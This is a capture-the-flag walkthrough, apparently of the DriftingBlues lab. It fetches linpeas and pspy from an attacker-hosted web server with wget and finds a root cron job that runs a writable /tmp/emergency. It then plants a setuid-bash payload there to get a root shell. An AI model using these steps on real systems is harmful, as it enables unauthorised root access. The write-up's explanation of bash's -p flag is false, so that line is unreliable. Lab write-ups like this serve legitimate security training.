


```
┌──(kali㉿kali)-[~]
└─$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```


- Download **linpeas.sh** on attacking machine
  - **linPEAS is a well-known enumeration script that searches for possible paths to escalate privileges on Linux/Unix* targets.**
  - https://www.101labs.net/comptia-security/lab-86-how-to-enumerate-for-privilege-escalation-on-a-linux-target-with-linpeas/
  - **git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.gitv**
- Copy this folder to the web server
  - **sudo cp linpeas.sh /var/www/linpeas.sh**
- Download **pspy**
  - **pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs.**
  - https://vk9-sec.com/how-to-enumerate-services-in-use-with-pspy/

        - Head to: https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64
        - Change the name if required
        - Create a web server at the location you saved the file
            - **python -m SimpleHTTPserver 5000**
        - **(you can just host the webserver in the directory of the file you want transferred to make file transfer easier than copying to /var/www)**
    - Find out our IP address so the target can connect to us
        - **ifconfig -a**
            - **192.168.56.105**

- On the target machine
    - Retrieve the file(s)
        - **wget http://192.168.56.105:8080/linpeas.sh**
        - **wget http://192.168.56.105:8080/pspy**




```
eric@driftingblues:~$ wget http://192.168.56.105:8080/linpeas.sh
--2022-08-27 08:03:49--  http://192.168.56.105:8080/linpeas.sh
Connecting to 192.168.56.105:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                      [ <=>                                          ]       0  --.-KB/s    in 0s

2022-08-27 08:03:49 (0,00 B/s) - ‘linpeas.sh’ saved [0/0]
```



```
eric@driftingblues:~$ wget http://192.168.56.105:8080/pspy
--2022-08-27 08:15:20--  http://192.168.56.105:8080/pspy
Connecting to 192.168.56.105:8080... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /pspy/ [following]
--2022-08-27 08:15:20--  http://192.168.56.105:8080/pspy/
Connecting to 192.168.56.105:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 712 [text/html]
Saving to: ‘pspy’

pspy                         100%[===========================================>]     712  --.-KB/s    in 0s

2022-08-27 08:15:20 (28,7 MB/s) - ‘pspy’ saved [712/712]
```


- Allow linpeas to be executed
    - **chmod +x linpeas.sh**
- **Linpeas was not working so I gave up on it from here**
- Allow pspy to be executed
    - **chmod +x pspy**
    - **./pspy**



```
2022/08/27 08:29:01 CMD: UID=0    PID=3679   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/08/27 08:29:01 CMD: UID=0    PID=3678   | /bin/sh /var/backups/backup.sh
2022/08/27 08:29:01 CMD: UID=0    PID=3677   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/08/27 08:29:01 CMD: UID=0    PID=3676   | /usr/sbin/CRON -f
2022/08/27 08:29:01 CMD: UID=0    PID=3681   | sudo /tmp/emergency
```


- A backup script is running every minute and also it is invoking another script from the /tmp directory called “emergency” with **sudo privilege**
- Examine the backup script

        - **cat /var/backups/backup.sh**



```
eric@driftingblues:/tmp$ cat /var/backups/backup.sh
#!/bin/bash

/usr/bin/zip -r -0 /tmp/backup.zip /var/www/
/bin/chmod

#having a backdoor would be nice
sudo /tmp/emergency
```

- If linpeas was working we could have seen the following earlier on which relates to this backup script




```
[+] Modified interesting files in the last 5mins (limit 100)
/home/eric/output
/home/eric/.gnupg/trustdb.gpg
/home/eric/.gnupg/pubring.gpg
/var/log/auth.log
/var/log/kern.log
/var/log/syslog
/tmp/backup.zip
```

- The **backup.zip** file is a result of the script
- Maybe the developer has included a back-door in the script :)
- All we need to do to take control at this point is update the /tmp/emergency file and make it executable

11. Add a custom bash

- **nano /tmp/emergency**
    - Add the following lines of code:
        - **#!/bin/bash**
        - **cp /bin/bash /tmp/bash && chmod +s /tmp/bash**




```
  GNU nano 2.5.3                     File: /tm

#!/bin/bash

cp /bin/bash /tmp/bash && chmod +s /tmp/bash
```

        - **CTRL + X -> Y** to save
- **chmod +x /tmp/emergency**
- The above line copies the binary bash and gives the setuid permission to it. Therefore, when root executes this line, we will get a copy of bash with setuid permission of root. Then, we can simply put -p flag and impersonate root.
- **All we now need to do is gain root access**
    - **/tmp/bash -p**
        - **-p:** A flag which enables the command to create parent directories as necessary.

    - Essentially meaning, we also have root privilege outside the /tmp/bash folder

- **cat /root/root.txt**



```
flag 2/2

congratulations!
thank you for playing

bash-4.3#
```